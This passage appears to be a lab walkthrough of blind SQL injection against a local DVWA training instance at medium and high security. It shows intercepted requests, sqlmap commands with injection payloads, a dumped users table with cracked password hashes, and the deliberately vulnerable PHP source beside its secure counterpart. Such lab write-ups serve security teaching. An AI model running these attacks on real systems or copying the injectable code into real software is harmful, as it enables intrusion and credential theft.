
Medium





```
User ID exists in the database.
```

We don’t have an input text anymore.let's take a look at the request.




Request

Raw | Params | Headers | Hex


Pretty | Raw | \n | Actions

```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 127.8.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://127.8.0.1
Connection: close
Referer: http://127.8.0.1/vulnerabilities/sqli_blind/
Cookie: PHPSESSID=gqepufapq723vnimmttd4iict4; security=medium
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

Here we have the information needed for SQLmap, we can see it’s a POST request, the URL, the cookies and the post parameters.




```
┌──(root💀kali)-[/Documents/dvwa/blindSqlInjection]
└─# sqlmap -u "http://127.8.0.1/vulnerabilities/sqli_blind/" --proxy= http://127.0.0.1:8080 --cookie="PHPSESSID=gqepufapq723vnimmttd4iict4; security=medi
um" --data="id=1&Submit=Submit"
```




```
sqlmap identified the following injection point(s) with a total of 94 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2128=2128&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3274 FROM (SELECT(SLEEP(5)))jkbw)&Submit=Submit
---
[15:09:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[15:09:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.8.0.1'
```


Let’s dump the database:
I’m also using the threads parameter to speed up the dump process (--threads=5).
Here it is, the database dump with the cracked hashes:



```
┌──(root💀kali)-[/Documents/dvwa/blindSqlInjection]
└─# sqlmap -u "http://127.8.0.1/vulnerabilities/sqli_blind/" --proxy= http://127.0.0.1:8080 --cookie="PHPSESSID=gqepufapq723vnimmttd4iict4; security=medi
um" --data="id=1&Submit=Submit" -D dvwa -T users --dump
```




```
[15:11:32] [INFO] using hash method 'md5_generic_passwd'
[15:11:32] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:11:32] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[15:11:32] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:11:32] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------+---------------------------------------------+-----------+------------+---------------------+-------
-----+
| user_id | user    | avatar                  | password                                    | last_name | first_name | last_login          | failed_l
ogin |
+---------+---------+-------------------------+---------------------------------------------+-----------+------------+---------------------+-------
-----+
| 3       | 1337    | /hackable/users/1337.jpg   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2021-05-29 22:01:12 | 0
     |
| 1       | admin   | /hackable/users/admin.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2021-06-02 22:15:40 | 0
     |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2021-05-29 22:01:12 | 0
     |
| 4       | pablo   | /hackable/users/pablo.jpg  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2021-05-29 22:01:12 | 0
     |
| 5       | smithy  | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2021-05-29 22:01:12 | 0
     |
+---------+---------+-------------------------+---------------------------------------------+-----------+------------+---------------------+-------
-----+

[15:11:32] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.8.0.1/dump/dvwa/users.csv'
[15:11:32] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.8.0.1'

[*] ending @ 15:11:32 /2021-06-03/
```




vulnerabilities/sqli_blind/source/medium.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $id ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    //mysql_close();
}

?>
```


High




Click here to change your ID.




127.8.0.1/vulnerabilities/sqli_blind/cookie-input.php




Cookie ID set!



```
POST /vulnerabilities/sqli_blind/cookie-input.php HTTP/1.1
Host: 127.8.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://127.8.0.1
Connection: close
Referer: http://127.8.0.1/vulnerabilities/sqli_blind/cookie-input.php
Cookie: id=1; PHPSESSID=gqepufapq723vnimmttd4iict4; security=high
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```



```
┌──(root💀kali)-[/Documents/dvwa/blindSqlInjection]
└─# sqlmap -u "http://127.8.0.1/vulnerabilities/sqli_blind/cookie-input.php" --proxy= http://127.0.0.1:8080 --cookie="id=1; PHPSESSID=gqepufapq723vnimmtt
d4iict4; security=high" --data="id=1&Submit=Submit" -p id --level=5 --risk=3 --dbms=mysql
```



```
[15:34:00] [WARNING] Cookie parameter 'id' does not seem to be injectable
[15:34:00] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g.
 WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 15:34:00 /2021-06-03/
```

vulnerabilities/sqli_blind/source/high.php

```php
<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Impossible SQL Injection (Blind) Source

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();

        // Get results
        if( $data->rowCount() == 1 ) {
            // Feedback for end user
            echo '<pre>User ID exists in the database.</pre>';
        }
        else {
            // User wasn't found, so the page wasn't!
            header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

            // Feedback for end user
            echo '<pre>User ID is MISSING from the database.</pre>';
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```